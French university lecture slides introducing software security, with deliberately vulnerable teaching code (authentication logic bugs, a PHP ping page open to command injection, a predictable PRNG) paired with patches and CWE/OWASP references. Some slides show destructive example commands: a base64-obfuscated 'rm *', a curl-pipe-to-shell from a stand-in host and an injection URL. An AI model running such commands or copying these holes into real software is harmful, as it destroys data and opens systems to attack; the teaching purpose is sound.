

Introduction à la sécurité logicielle

INF600C

Sécurité des logiciels et exploitation de vulnérabilités

Auteur: Jean Privat, Adapté par: Philippe Pépos Petitclerc

Hiver 2022

Université du Québec à Montréal

Introduction

Introduction

Sécurité au niveau logiciel

- Code source
- Programmation

Angle de l'exploitation

- Trouver des bugs
- Exploiter des bugs

Objectifs

- Comprendre comment on peut attaquer du logiciel (pour de vrai)
- Apprendre à programmer mieux
- Être capable de comprendre les alertes de sécurité logicielle

Un nouveau cours

Jeune Nouveau cours à l'UQAM

- Soyez indulgent

Volonté des étudiants

- Hubert Hackin'

Pas actuellement un domaine universitaire

- Cours unique au monde?

Modalités du cours

Exercices interactifs en classe

- En groupes
- Souvent dans l'environnement des labs
- Importants (apprentissage)

Matériel asynchrone obligatoire

- Certaines choses à lire ou à regarder
- Pas pendant les cours
- Objectif: réduire le fardeau de Zoom

Matériel d'enrichissement

- Pour le plaisir

Laboratoires Concrets

- Dans un environnement dédié
- On peut attaquer et briser des choses
- Importants
- Obligatoires
- Matière spécifique

Note: C'est la partie amusante

Démonstrateur

- Personne ressource
- [#inf600c">mattermost.info.uqam.ca #inf600c](https://mattermost.info.uqam.ca)
- [#inf600c">ageei-uqam.slack.com #inf600c](https://ageei-uqam.slack.com)

Plan du cours

Partie 1 : Haut niveau

- Bases générales
- Système d'exploitation
- Web et réseau
- Crypto

Partie 2 : Bas niveau

- Rétro-ingénierie
- Débogage et exécution contrôlée
- Exploitations binaires

On se concentre sur le **point de vue du développeur humain** et sur ses programmes

On essaye d'être généraliste

- multiples technologies
- multiples langages
- multiples domaines


Seule exception

On se concentre sur des systèmes Linux modernes

- c'est majoritaire dans les serveurs
- les problèmes sont clairement documentés

Note ce n'est pas un cours de Linux.

- Les problèmes de configuration
- L'administration système et réseau
- L'ingénierie sociale et le hameçonnage (*phishing*)
- Les mauvais mots de passe et la divulgation volontaire de secrets
- Les virus, chevaux de Troie, rançongiciel, etc.
- La violence et la sécurité physique



Source: <https://xkcd.com/538/>

Examens

- Intra 25%
- Final 25%

TP

- TP1 20%
- TP2 20%
- TPS 10%

Sécurité Informatique – Cybersécurité




Source: <https://xkcd.com/932/>

Vaste domeine



Source: Henry Jiang, CISO and Managing Director
at Oppenheimer & Co. Inc.

Le maillon faible



copyright 2006 John Klossner www.jklossner.com

Source: <http://www.jklossner.com/>

On s'intéresse à la sécurité au niveau du logiciel

- Qu'est-ce qu'une faille de sécurité?
- Comment l'exploiter?
- Comment la corriger?

Pour des programmeurs, par des programmeurs

Comment on va s'y prendre


Schéma du cours

- Exposer des vulnérabilités
 - En attaquant des trucs
- C'est des preuves directes

Pédagogique

- Comprendre les failles
- Comprendre les attaques
- Pouvoir rejouer
- Pouvoir généraliser

On va hacker des trucs





Source: <http://nedroid.com/2012/05/honk-the-databus/>

Le Mythe du Hacker (1)



Selon Google Image Search


Le Hacker Mythique (2)



<https://www.youtube.com/watch?v=y1DFwtR755I>

« love of excellence in programming »

Le Mythe du Hacker (3)



Comment apprendre ça en toute légalité?

Les cours (c'est nous!)

- Les cours de sécurité appliquée sont rares
- Se concentrent surtout sur l'exploitation binaire

Capture The Flag (CTF)


- Des gens exposent des failles de façon ludique
- Le logiciel et l'environnement sont dédiés et contrôlés
- *Level design*: la faisabilité des épreuves est idéale
- Les challenges sont variés et originaux

Les bounties

- Être payé pour trouver des bugs

Sécurité logicielle


Comment fonctionne un logiciel?



- Un **programme** s'exécute de façon conforme à sa **spécification** (son code)
- Le **comportement** d'un programme dépend de ses **données** (et de son environnement)

On two occasions I have been asked, — “Pray, Mr. Babbage, if you put into the machine wrong figures, will the right answers come out?” I am not able rightly to apprehend the kind of confusion of ideas that could provoke such a question.

Charles Babbage,
Passages from the Life of a Philosopher (1864)



Le maillon faible

C'est l'humain

- « Idée »: bugs de conception
- « Écriture »: bugs d'implémentation

Bug (bogue)

- **défaut** de conception
- d'un **programme** informatique
- à l'origine d'un **dysfonctionnement**


Exemple de bug

- « Va au supermarché acheter une bouteille de lait.
Et si ils ont des œufs, prends en 6. »

Exemple de bug

- « Va au supermarché acheter une bouteille de lait.
Et si ils ont des œufs, prends en 6. »
- « Va au supermarché acheter une bouteille de lait.
Et tant que t'y es, prends des œufs. »

It's not a bug, it's a feature!



Source: <http://www.jklossner.com/>

Vulnérabilités logicielles

Vulnérabilité?

- «rm *» ?

Vulnérabilité?

- «`rm *`» ?
- «`echo cm0gKgo= | base64 -d | sh`» ?

Vulnérabilité?

- «`rm *`» ?
- «`echo cm0gKgo= | base64 -d | sh`» ?
- «`curl http://www.sh4ddy.xyz/rmstar.sh | sh`» ?

Vulnérabilité?

- «`rm *`» ?
- «`echo cm0gKgo= | base64 -d | sh`» ?
- «`curl http://www.sh4ddy.xyz/rmstar.sh | sh`» ?
- «`curl 'http://localhost/checkhost/?host=;rm+*'`» ?

Définition

- **Faiblesse** dans un système informatique
- permettant à un **attaquant**
- de **porter atteinte** à l'intégrité/confidentialité/disponibilité du système

3 éléments nécessaires

- Des bugs
- L'accès au système
- La capacité d'exploitation

Risques techniques

- Bris de services (*denial of service*, DoS)
- Vandalisme
- Divulgation d'information (*information disclosure*)
- Fuite de données (*data leakage*)
- Augmentation de privilège (*privilege escalation*)
- Exécution arbitraire de code

Risques économiques (*Business*)

- Direct (perte de revenu)
- Mise-à-jour/réparation des système
- Réputation
- Assurance
- Amendes pour non-conformité (*regulatory compliance*)

Exploiter

«Se servir de façon **abusive** de quelque chose à son **avantage.**»

- Un dictionnaire


Pervertir le résultat de l'exécution

- Contrôle des données
- Contrôle de l'environnement

Exploit

Moyen de l'exploitation

- Donnée (*payload*)
- Séquence de commandes
- Morceau de code / script (*exploit*)



Selon OWASP (Open Web Application Security Project).

Quelques Fragilités Communes

Code source: auth.rb

```
1 $username = $password = $function = ""
2 $is_auth = false
3 def login # Use guest:guest as guest account
4     $username = input("user?")
5     $password = input("pass?")
6     if validate($username, $password) then
7         $is_auth = true
8     end
9 end
10 def secret
11     if $is_auth and $username == 'admin' then
12         print_file("flag1.txt")
13     end
14 end
15 while true do
16     $function = input("function?")
17     if $function == "login" then login end
18     if $function == "secret" then secret end
19 end
```

Patch: auth.rb

```
$username = $password = $function = ""  
$is_auth = false  
def login # Use guest:guest as guest account  
+  $is_auth = false  
  $username = input("user?")  
  $password = input("pass?")  
  if validate($username, $password) then  
    $is_auth = true  
  end  
end
```

Code source: Auth2.java

```
1 public class Auth2 extends AuthBase {
2     Boolean isAuth = false;
3     String user = null;
4     void login() {
5         isAuth = false; user = null;
6         String name = input("user?");
7         String pass = input("pass?");
8         if (validate(name, pass))
9             isAuth = true; user = name;
10    }
11    void secret() {
12        if (user != null && user.equals("admin"))
13            printFile("flag2.txt");
14    }
15    void start() {
16        while(true) {
17            String action = input("action?");
18            if (action.equals("login")) login();
19            if (action.equals("secret")) secret();
20        }
21    }
22
23
24    public static void main(String[] args) {
```

Patch: Auth2.java

```
void login() {  
    isAuth = false; user = null;  
    String name = input("user?");  
    String pass = input("pass?");  
-    if (validate(name, pass))  
-        isAuth = true; user = name;  
+    if (validate(name, pass)) {  
+        isAuth = true;  
+        user = name;  
+    }  
}
```

Code source: Auth3.java

```
1 public class Auth3 extends AuthBase {
2     String user = null;
3     void login() {
4         user = null;
5         String name = input("user?");
6         String pass = input("pass?");
7         if (validate(name, pass))
8             user = name;
9     }
10    boolean isTrusted() {
11        if (user == null) return false;
12        if (user == "admin") return true;
13        if (user == "guest") return false;
14        if (user == "anonymous") return false;
15        if (user == "steve") return false;
16        return true;
17    }
18    void secret() {
19        if (isTrusted())
20            printFile("flag3.txt");
21    }
```

Patch: Auth3.java

```
boolean isTrusted() {
    if (user == null) return false;
-    if (user == "admin") return true;
-    if (user == "guest") return false;
-    if (user == "anonymous") return false;
-    if (user == "steve") return false;
+    if (user.equals("admin")) return true;
+    if (user.equals("guest")) return false;
+    if (user.equals("anonymous")) return false;
+    if (user.equals("steve")) return false;
    return true; // Valeur par défaut devrait-elle être true?
}
```

- Ce sont des bugs de base (souvent INF1120)
- qui ont un effet sur la sécurité du système

Contre-mesures

- Programmer correctement
- Tests unitaires
- Assurance qualité (QA)

Code source: Auth4.java

```
1 public class Auth4 extends AuthBase {
2     String user = null;
3     void login() {
4         user = null;
5         String name = input("user?");
6         String pass = input("pass?");
7         if (validate(name, pass)) user = name;
8     }
9     private final static String[] untrusted =
10         {"anonymous", "guest", "steve", "bob"};
11     boolean isTrusted() {
12         if (user == null) return false;
13         for (int i = untrusted.length-1; i>0; i--) {
14             String bad = untrusted[i];
15             if (user.equals(bad)) return false;
16         }
17         return true;
18     }
19     void secret() {
20         if (isTrusted()) printFile("flag4.txt");
21     }
```

Patch: Auth4.java

```
private final static String[] untrusted =
    {"anonymous", "guest", "steve", "bob"};
boolean isTrusted() {
    if (user == null) return false;
+   for (int i = 0; i < untrusted.length; i++) {
-   for (int i = untrusted.length-1; i>0; i--) {
        String bad = untrusted[i];
        if (user.equals(bad)) return false;
    }
    return true;
}
```

There are only two hard things in Computer Science: cache invalidation, naming things, and off-by-one errors.

– Phil Karlton + anonymous patch

Code source: checkhost.php

```
1 <pre>
2 <?php
3 # get the host parameter
4 $host = $_GET['host'];
5 if($host) {
6     # check the host with the ping(8) command
7     system("ping -c 1 -w 1 -q " . $host);
8 }
9 ?>
10 </pre>
11 <form method=get>
12 <input type=text name=host>
13 <input type=submit>
14 </form>
```


Problème de sécurité n°1 depuis toujours [OWASP]

- très exploitable
- assez prévalent
- très détectable
- très dangereuse

Tous les langages

- system, exec
- eval
- désérialisation
- requête SQL
- injection de patrons (*template*)

Injection SQL



Source <https://xkcd.com/327>

Comment les détecter

- Interne: chercher les commandes/fonctions dangereuses
- Externe: tester les caractères spéciaux et délimiteurs

Comment les prévenir

- Arrêter d'utiliser des API peu sécuritaires
- Échapper correctement les caractères de contrôle
(input sanitization)

```
1  #!/usr/bin/env perl
2  sub recover {
3      srand time;
4      my $code = int rand 100;
5      sendsms("Votre code est $code");
6      print "Un code secret vous a été envoyé par sms.\n",
7            "Entrez-le pour confirmer votre identité: ";
8      my $in = <STDIN>;
9      if ($in == $code) {
10         print "Bon code\n";
11         return 1;
12     } else {
13         print "Mauvais code\n";
14         return 0;
15     }
```

Divination

Pour être **sécuritaire**, un nombre **aléatoire** ne doit pas être **prédictible**.

- les fonctions aléatoires par défaut (`rand`) sont facilement prédictibles


Contre-mesures

- préférer les grands intervalles de valeurs (> 32 octets)
- ne pas *seeder* à chaque fois
- ne pas *seeder* avec des secondes
- utiliser des générateurs aléatoires cryptographiques (sans *seed*)
- limiter le nombre d'essais (anti force brute)

Génération pseudo-aléatoire

```
int getRandomNumber()
{
    return 4; // chosen by fair dice roll.
              // guaranteed to be random.
}
```

<https://xkcd.com/221/>



<http://dilbert.com/strip/2001-10-25>

Mitigation et Contre-mesures

Programmer correctement

- Bonnes pratiques
- Assurance qualité
- Formations spécifiques

Protéger

- Réduire la surface d'attaque
- Isoler les composants
- Durcissement (*hardening*)

Valider

- Audits de code
- Outils d'analyse et de preuves
- Tests d'intrusion (*pen test*): attaques simulées et autorisées

Permet d'éviter les bugs, les failles de sécurités communes et les comportement indéfinis

- <https://www.cert.org>
- wiki <https://wiki.sei.cmu.edu>

Orientée Pratique

- Règles de développement
- Exemples de mauvais code avec correction

Plusieurs langages

- C/C++
- Java
- Android
- Perl

Common Weakness Enumeration (CWE)

- <https://cwe.mitre.org/>
- Base de données des faiblesses
- Associée avec les normes CERT

Exemples:

- CWE-78: OS Command Injection (`checkhost.php`)
- CWE-193: Off-by-one Error (`Auth4.java`)
- CWE-334: Small Space of Random Values (`arecover.pl`)
- CWE-337: Predictable Seed in PRNG (`arecover.pl`)
- CWE-338: Use of Cryptographically Weak PRNG (`arecover.pl`)
- CWE-483: Incorrect Block Delimitation (`Auth2.java`)
- CWE-597: Use of Wrong Operator in String Comparison (`Auth3.java`)

- <https://www.owasp.org>
- Communauté en ligne (OSBL)
- Sécurité des applications web

Top 10 OWASP

- A1:2017-Injection
- A2:2017-Broken Authentication
- A3:2017-Sensitive Data Exposure
- A4:2017-XML External Entities (XXE)
- A5:2017-Broken Access Control
- A6:2017-Security Misconfiguration
- A7:2017-Cross-Site Scripting (XSS)
- A8:2017-Insecure Deserialization
- A9:2017-Using Components with Known Vulnerabilities
- A10:2017-Insufficient Logging&Monitoring

« Des erreurs d'injection, telles que l'injection SQL, NoSQL, OS et LDAP, se produisent lorsque des données non fiables sont envoyées à un interpréteur dans le cadre d'une commande ou d'une requête. Les données hostiles de l'attaquant peuvent amener l'interpréteur à exécuter des commandes inattendues ou à accéder aux données sans autorisation appropriée. »

(cf. `checkhost.php`)

« Les fonctions d'application liées à l'authentification et à la gestion de session sont souvent incorrectement implémentées, permettant aux pirates de compromettre les mots de passe, clés ou jetons de session, ou d'exploiter d'autres failles d'implémentation pour prendre temporairement ou définitivement les identités des autres utilisateurs. »
(cf. auth.rb, Auth2.java et arecover.pl)

« Les restrictions sur ce que les utilisateurs authentifiés sont autorisés à faire ne sont souvent pas correctement appliquées. Les attaquants peuvent exploiter ces failles pour accéder à des fonctionnalités et/ou des données non autorisées, telles que l'accès aux comptes d'autres utilisateurs, l'affichage de fichiers sensibles, la modification des données d'autres utilisateurs, la modification des droits d'accès, etc. »
(cf. `Auth3.java` et `Auth4.java`)

« Les composants logiciels, tels que les bibliothèques, les frameworks et autres modules logiciels, fonctionnent avec les mêmes priviléges que l'application. Si un composant vulnérable est exploité, une telle attaque peut faciliter la perte de données ou la prise de contrôle du serveur. Les applications et les API utilisant des composants présentant des vulnérabilités connues peuvent compromettre les défenses de l'application et permettre diverses attaques et impacts.
(cf. `arecover.pl`)

Des certifications (ou la loi) peuvent imposer

- des objectifs.
- des obligations.
- des moyens (rarement).

Exemples

